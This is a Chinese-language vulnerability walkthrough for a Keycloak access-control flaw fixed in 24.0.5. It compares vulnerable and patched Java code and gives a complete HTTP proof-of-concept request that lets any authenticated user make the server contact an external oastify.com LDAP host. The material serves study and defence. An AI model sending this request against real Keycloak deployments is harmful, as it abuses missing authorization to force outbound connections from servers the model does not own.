Keycloak < 24.0.5 存在访问控制缺陷漏洞,攻击者可利用任意已认证用户执行某些 API 操作,例如:
通过 testLDAPConnection 端点测试 LDAP 连接。 通过 getUnmanagedAttributes 端点检索任意用户的未管理属性。 通过 getProviders 端点访问客户端注册策略提供者。
我仅发现 testLDAPConnection 值得关注,攻击者可借此与外部主机进行 LDAP 交互。
首先从 https://www.keycloak.org/archive/downloads-24.0.4.html 下载存在漏洞的 KeyCloak 24.0.4 版本。
然后解压 Zip 文件并运行命令 bin/kc.sh start-dev


现在它将在 localhost:8080 上运行,创建一个新的管理员账户,然后登录此管理员账户。
接着创建一个用于普通用户的新 Realm,并在该 Realm 中创建一个具有用户权限的用户。
根据修复该漏洞的提交 "Missing auth checks in some admin endpoints" https://github.com/keycloak/keycloak/commit/d9f0c84b797525eac55914db5f81a8133ef5f9b1
我们发现有 3 个文件被修改:
TestLdapConnectionResource.java UserResource.java ClientRegistrationPolicyResource.java
分析 TestLdapConnectionResource.java 中的代码变更:
(漏洞代码):
public Response testLDAPConnection(TestLdapConnectionRepresentation config) {
    try {
        LDAPServerCapabilitiesManager.testLDAP(config, session, realm);
        return Response.noContent().build();
    }
    // 异常处理...
}
没有权限检查。任何已认证用户都可以调用 testLDAPConnection 并执行 LDAP 测试,而这是管理操作。
(修补后的代码):
public Response testLDAPConnection(TestLdapConnectionRepresentation config) {
    auth.realm().requireManageRealm(); // 添加了权限检查
    try {
        LDAPServerCapabilitiesManager.testLDAP(config, session, realm);
        return Response.noContent().build();
    }
    // 异常处理...
}

新增了 auth.realm().requireManageRealm(); 行,用于检查用户是否具有该 Realm 的管理权限(manage_realm 角色)。
这意味着任何 Realm 中的任何用户都可以向 /admin/realms/users/testLDAPConnection 发送请求。
现在,在浏览器中打开链接 http://localhost:8080/realms/users/protocol/openid-connect/auth?client_id=account-console
使用你创建的用户登录,然后截取 authorization: Bearer <> 令牌。
向易受攻击的端点发送 HTTP 请求:
POST /admin/realms/users/testLDAPConnection HTTP/1.1
Host: dzdz.me:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
authorization: Bearer <xxxx>
content-type: application/json
Content-Length: 265
Origin: http://dzdz.me:8080
Connection: close


{

    "action": "testConnection",
    "connectionUrl": "ldap://xxxxxxxxxxxxxxxxxxxxxxx.oastify.com",
    "bindDn": "cn=admin,dc=example,dc=com",
    "bindCredential": "password",
    "useTruststoreSpi": "ldapsOnly",
    "connectionTimeout": "5000"
}
在参数 connectionUrl 中填入你的外部主机并发送请求,你将收到 DNS 交互。

你可以对 getUnmanagedAttributes 和 getProviders 应用相同的操作。
参考: https://github.com/keycloak/keycloak/commit/d9f0c84b797525eac55914db5f81a8133ef5f9b1 https://github.com/advisories/GHSA-2cww-fgmg-4jqc